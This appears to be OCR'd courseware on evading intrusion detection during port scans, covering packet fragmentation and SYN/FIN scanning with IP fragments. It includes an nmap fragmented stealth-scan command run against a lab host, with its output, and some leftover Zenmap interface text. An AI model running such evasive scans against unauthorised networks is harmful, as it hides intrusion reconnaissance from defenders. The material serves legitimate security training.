
- Packet Fragmentation
- Source Routing
- Source Port Manipulation
- IP Address Decoy
- IP Address Spoofing
- MAC Address Spoofing
- Creating Custom Packets
- Randomizing Host Order
- Sending Bad Checksums
- Proxy Servers
- Anonymizers

Packet Fragmentation

- Packet fragmentation refers to the **splitting of a probe packet into several smaller packets** (fragments) while sending it to a network
- It is not a new scanning method but a **modification** of the previous techniques
- The **TCP header** is split into several packets so that the packet filters are not able to detect what the packets are intended to do

SYN/FIN Scanning Using IP Fragments





Target: 10.10.1.11

Profile:

Command: nmap -sS -T4 -A -f -v 10.10.1.11

```
nmap -sS -T4 -A -f -v 10.10.1.11
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-16
02:55 [redacted] Time
Warning: Packet fragmentation selected on a host other
than Linux, OpenBSD, FreeBSD, or NetBSD.  This may or
may not work.
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 02:55
Completed NSE at 02:55, 0.00s elapsed
Initiating NSE at 02:55
Completed NSE at 02:55, 0.00s elapsed
Initiating NSE at 02:55
Completed NSE at 02:55, 0.00s elapsed
Initiating ARP Ping Scan at 02:55
Scanning 10.10.1.11 [1 port]
Completed ARP Ping Scan at 02:55, 0.02s elapsed (1 total
hosts)
Initiating Parallel DNS resolution of 1 host. at 02:55
Completed Parallel DNS resolution of 1 host. at 02:55,
0.01s elapsed
Initiating SYN Stealth Scan at 02:55
Scanning 10.10.1.11 [1000 ports]
Discovered open port 445/tcp on 10.10.1.11
Discovered open port 139/tcp on 10.10.1.11
Discovered open port 135/tcp on 10.10.1.11
Discovered open port 3389/tcp on 10.10.1.11
Discovered open port 80/tcp on 10.10.1.11
Discovered open port 21/tcp on 10.10.1.11
Completed SYN Stealth Scan at 02:55, 1.45s elapsed (1000
total ports)
Initiating Service scan at 02:55
```

Packet Fragmentation

Packet fragmentation refers to the splitting of a probe packet into several smaller packets (fragments) while sending it to a network. When these packets reach a host, the IDS and firewalls behind the host generally queue all of them and process them one by one. However, since this method of processing involves greater CPU and network resource consumption, the configuration of most IDS cause them to skip fragmented packets during port scans.

Therefore, attackers use packet fragmentation tools such as Nmap and fragroute to split the probe packet into smaller packets that circumvent the port-scanning techniques employed by IDS. Once these fragments reach the destined host, they are reassembled to form a single packet.

SYN/FIN Scanning Using IP Fragments

SYN/FIN scanning using IP fragments is not a new scanning method but a modification of previous techniques. This process of scanning was developed to avoid false positives generated by other scans because of a packet filtering device on the target system. The TCP header splits into several packets to evade the packet filter. For any transmission, every TCP header must have the source and destination port for the initial packet (8-octet, 64-bit). The initialized flags in the next packet allow the remote host to reassemble the packets upon receipt via an Internet protocol module that detects the fragmented data packets using field-equivalent values of the source, destination, protocol, and identification.





Figure 3.81: SYN/FIN scanning

In this scan, the system splits the TCP header into several fragments and transmits them over the network. However, IP reassembly on the server side may result in unpredictable and abnormal results, such as fragmentation of the IP header data. Some hosts may fail to parse and reassemble the fragmented packets, which may lead to crashes, reboots, or even network device monitoring dumps.

Some firewalls might have rule sets that block IP fragmentation queues in the kernel (e.g., CONFIG_IP_ALWAYS_DEFRAG option in the Linux kernel), although this is not widely implemented because of its adverse effects on performance. Since many IDS use signature-based methods to indicate scanning attempts on IP and/or TCP headers, the use of fragmentation will often evade this type of packet filtering and detection, resulting in a high probability of causing problems on the target network. Attackers use the SYN/FIN scanning method with IP fragmentation to evade this type of filtering and detection.

The screenshot below shows the SYN/FIN scan using the Zenmap tool.


Zenmap
Scan
Tools
Profile
Help
Target:
Profile:
Scan
Cancel
Command:
Hosts
Services
OS
Host
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Details
Filter Hosts

